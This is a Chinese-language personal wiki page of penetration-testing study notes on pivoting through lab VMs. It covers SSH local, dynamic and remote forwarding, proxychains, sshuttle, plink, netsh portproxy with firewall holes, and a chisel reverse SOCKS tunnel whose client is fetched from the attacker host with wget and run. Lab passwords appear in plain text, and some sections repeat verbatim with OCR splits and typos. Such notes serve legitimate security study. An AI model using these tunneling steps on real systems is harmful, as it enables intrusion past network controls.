【Tunnel】Port forwarding and Tunneling


Port forwarding

- **socat**：課本18.2 範例
- **rinetd**：它更適合長期的端口轉發配置，但對於臨時端口轉發解決方案來說可能稍微不夠靈活。
- Netcat + 命名管道文件（FIFO）來創建端口轉發。 link


```
#!/usr/bin/env bash
# https://gist.github.com/holly/6d52dd9addd3e58b2fd5
set -e

if [ $# != 3 ]; then

        echo 'Usage: nc-tcp-forward.sh $FRONTPORT $BACKHOST $BACKPORT' >&2
        exit 1
fi

FRONTPORT=$1
BACKHOST=$2
BACKPORT=$3

FIFO=/tmp/backpipe

trap 'echo "trapped."; pkill nc; rm -f $FIFO; exit 1' 1 2 3 15

mkfifo $FIFO
while true; do
        nc -l $FRONTPORT <$FIFO | nc $BACKHOST $BACKPORT >$FIFO
done
rm -f $FIFO
```

- 如果我們擁有 root 權限，我們可以使用 iptables 創建端口轉發。對於特定主機的 iptables 端口轉發設置可能取決於已經存在的配置。要在 Linux 上轉發封包還需要在我們想要轉發的接口上啟用轉發，這可以通過向 /proc/sys/net/ipv4/conf/[interface]/forwarding 寫入 "1" 來實現（如果尚未配置允許的話）。

SSL forwarding




靜態本地




```
# kali -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215|172.16.50.215)
# 靜態 ssh -N -L 0.0.0.0:{vm1_port}:{vm3_ip}:{vm3_port} {vm2_user}@{vm2_ip}
# vm1
ssh -N -L 0.0.0.0:4455:172.16.50.217:445 database_admin@10.4.50.215

# kali
kali@kali:~$ smbclient -p 4455 -L //192.168.50.63/ -U hr_admin --password=Welcome1234
```

動態本地




```
# kali -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215|172.16.50.215) -> vm3(172.16.50.217)

# vm1 動態port forwarding
ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
```


```
# kali 修改設定檔
kali@kali:~$ vim /etc/proxychains4.conf
```

```
kali@kali:~$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy
without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 192.168.50.63 9999
```

```
# kali -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215|172.16.50.215) -> vm3(172.16.50.217)
# kali smbclient
kali@kali:~$ proxychains smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
```


```
# kali namp
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn 172.16.50.217
```

SSH 遠端靜態





```
# kali(192.168.50.174) -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215 | 172.16.50.215) -> vm3(172.16.50.217)
# VM1下
python3 -c 'import pty; pty.spawn("/bin/bash")'

ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.50.174

# kali
pgql -h 127.0.0.1 -p 2345 -U postgres
```

SSH 動態遠端




```
# kali(192.168.50.174) -> vm1 (192.168.50.63 | 10.4.50.63) -> vm2(10.4.50.215 | 172.16.50.215) -> vm3(172.16.50.217)

# VM1
python3 -c 'import pty; pty.spawn("/bin/bash")'
ssh -N -R 9998 kali@192.168.50.174

# kali
kali@kali:~$ proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.4.50.215
```


sshuttle




```
#vm1
```

```
socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22

# kali 設置sshuttle
sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24
# kali 對遠端操作
smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
```

plink.exe




```
# plink.exe -ssh -l {kali_nmae} -pw {passwd} -R 127.0.0.1:{kali_port}:127.0.0.1:{vm1_port} {kali_ip}
# vm1
C:\Windows\Temp\plink.exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.50.174

#kali
xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:127.0.0.1:9833
```

netsh

```
# 建立 port forwarding
netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.210.64 connectport=22 connectaddress=10.4.210.215
# 尋找 port 2222 狀態
netstat -anp TCP | find "2222"
# 查詢port forwarding
C:\Windows\system32>netsh interface portproxy show all
Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.50.64   2222        10.4.50.215     22

# filewall 開洞
netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.50.64 localport=2222
action=allow
# 刪除 filewall 開洞
netsh advfirewall firewall delete rule name="port_forward_ssh_2222"
# 刪除 port forwarding
netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64
```

- **socat**：課本18.2 範例
- **rinetd**：它更適合長期的端口轉發配置，但對於臨時端口轉發解決方案來說可能稍微不夠靈活。
- Netcat + 命名管道文件（FIFO）來創建端口轉發。 link


```
#!/usr/bin/env bash
# https://gist.github.com/holly/6d52dd9addd3e58b2fd5
set -e

if [ $# != 3 ]; then

        echo 'Usage: nc-tcp-forward.sh $FRONTPORT $BACKHOST $BACKPORT' >&2
        exit 1
fi

FRONTPORT=$1
BACKHOST=$2
```

```
BACKPORT=$3

FIFO=/tmp/backpipe

trap 'echo "trapped."; pkill nc; rm -f $FIFO; exit 1' 1 2 3 15

mkfifo $FIFO
while true; do
        nc -l $FRONTPORT <$FIFO | nc $BACKHOST $BACKPORT >$FIFO
done
rm -f $FIFO
```

- 如果我們擁有 root 權限，我們可以使用 iptables 創建端口轉發。對於特定主機的 iptables 端口轉發設置可能取決於已經存在的配置。要在 Linux 上轉發封包還需要在我們想要轉發的接口上啟用轉發，這可以通過向 /proc/sys/net/ipv4/conf/[interface]/forwarding 寫入 "1" 來實現（如果尚未配置允許的話）。

Http Tunneling

chisel




```
# chisel server run
chisel server --port 8080 --reverse

# 從kali(192.168.45.224)下載
wget http://192.168.45.224/chisel -O /tmp/chisel && chmod +x /tmp/chisel
# 執行 chisel client
/tmp/chisel client 192.168.45.224:8080 R:socks

# 安裝ncat
atp install ncat

# 修改proxychain
vim /etc/proxychains4.conf
# [ProxyList]
#socks4         127.0.0.1 9050
socks5  127.0.0.1 1080

# 使用ProxyCommand 執行 ncat
ssh -o ProxyCommand='ncat --proxy-type socks5 \
--proxy 127.0.0.1:1080 %h %p' database_admin@10.4.194.215
```

修訂版本 #26
★由 treeman 建立於 3 ⍰Q⍰G⍰⍰ 2023 14:46:12
🖉由 treeman 更新於 24 ⍰G⍰⍰ 2024 13:17:18